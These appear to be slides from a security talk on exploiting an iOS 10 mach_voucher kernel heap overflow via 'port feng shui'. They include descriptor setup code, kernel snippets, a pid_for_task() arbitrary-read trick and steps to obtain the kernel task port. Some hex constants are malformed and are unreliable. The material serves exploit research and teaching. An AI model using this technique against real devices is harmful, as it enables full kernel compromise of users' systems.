
msg1.desc[0].address = MACH_PORT_DEAD_buffer;
msg1.desc[0].count = 0x100/8; //32
msg1.desc[0].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
msg1.desc[0].disposition = MACH_MSG_TYPE_COPY_SEND;
```

MACH_PORT_DEAD = 0xffffffffffffffffffff


0xffffffff80264e2a00:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a10:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a20:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a30:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a40:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a50:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a60:	0xffffffffffffffffffff	0xffffffffffffffffffff
0xffffffff80264e2a70:	0xffffffffffffffffffff	0xffffffffffffffffffff

iOS 10 Port Feng Shui

- The ool ports saved in mach msg are ipc_object pointers and the pointer can point to a user mode address.
- The attacker could overflow those pointers and modify one ipc_object pointer to point to a fake ipc_object in user mode. He can create a fake task in user mode for the fake port as well.




iOS 10 Port Feng Shui



- The attacker sends lots of ool ports messages to the kernel to insure the new allocated blocks are continuous.
- The attacker receives some messages in the middle to dig some slots.
- The attacker sends some messages again to make the overflow point at the middle of the slots.
- The attacker uses mach_voucher vulnerability to trigger the overflow at the overflow point.

iOS 10 Port Feng Shui

- The attacker sets `io_bits` of the fake `ipc_object` to `IKOT_TASK` and crafts a fake task for the fake port. By setting the value at the `faketask+0x380`, the attacker could read arbitrary 32 bits kernel memory through `pid_for_task()`.



```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t      t = args->t;
    user_addr_t           pid_addr = args->pid; //return value
    ...
    t1 = port_name_to_task(t); //get faketask
    ...
    p = get_bsdtask_info(t1); //get *(faketask + procoff)
    if (p) {
        pid   = proc_pid(p); //get *(p + 0x10)
        err   = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```

iOS 10 Port Feng Shui

```
kern_return_t pid_for_task(struct pid_for_task_args *args)
{
    mach_port_name_t    t = args->t;
    user_addr_t        pid_addr = args->pid; //return value
    ...
    t1 = port_name_to_task(t); //get faketask
    ...
    p = get_bsdtask_info(t1); //get *(faketask + procoff)
    if (p) {
        pid = proc_pid(p); //get *(p + 0x10)
        err = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```

```
_int64 __fastcall get_bsdtask_info(_int64 a1)
{
    return *(_QWORD *) (a1 + 0x380);
}
```

```
signed __int64 __fastcall proc_pid(_int64 a1)
{
    signed __int64 result; // rax@1
    result = 0xFFFFFFFFLL;
    if ( a1 )
        result = *(_DWORD *) (a1 + 0x10);
    return result;
}
```


//copy the value to pid_addr
(void) copyout((char *) &pid, pid_addr, sizeof(int)); → read 0xffffffff800cc00000 : 0xfeedfacf

- That's amazing because the function doesn't check the validity of the task, and just return the value of `*(*(faketask + 0x380) + 0x10)`.



iOS 10 Port Feng Shui

- The attacker dumps kernel ipc_object and kernel task to our fake ipc_object and fake task.
- By using `task_get_special_port()` to our fake ipc_object and task, the attacker could get the kernel task port.
- Kernel task port can be used to do arbitrary kernel memory read and write.



Outline

- **Introduction**
- **macOS Two Machine Debugging**
- **iOS Kernel Debugging**
- **Debugging Mach_voucher Heap Overflow**
- **Traditional Heap Feng Shui**
- **Port Feng Shui**
- ***Conclusion***



Conclusion

- macOS/iOS kernel debugging: it is very useful for kernel exploit development.
- Traditional heap feng shui: it needs ROP chains to do kernel memory read and write. It needs multiple feng shui and it is not stable.
- Port heap feng shui: it doesn't need gadgets and only uses data structure. It's stable with a high successful rate. But it's easy for apple to fix it.
- Reference:
 1. Yalu 102: <https://github.com/kpwn/yalu102>
 2. Mach_voucher bug report: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1004>
 3. iOS Kernel Utilities: <https://github.com/Siguza/ios-kern-utils>

Thanks

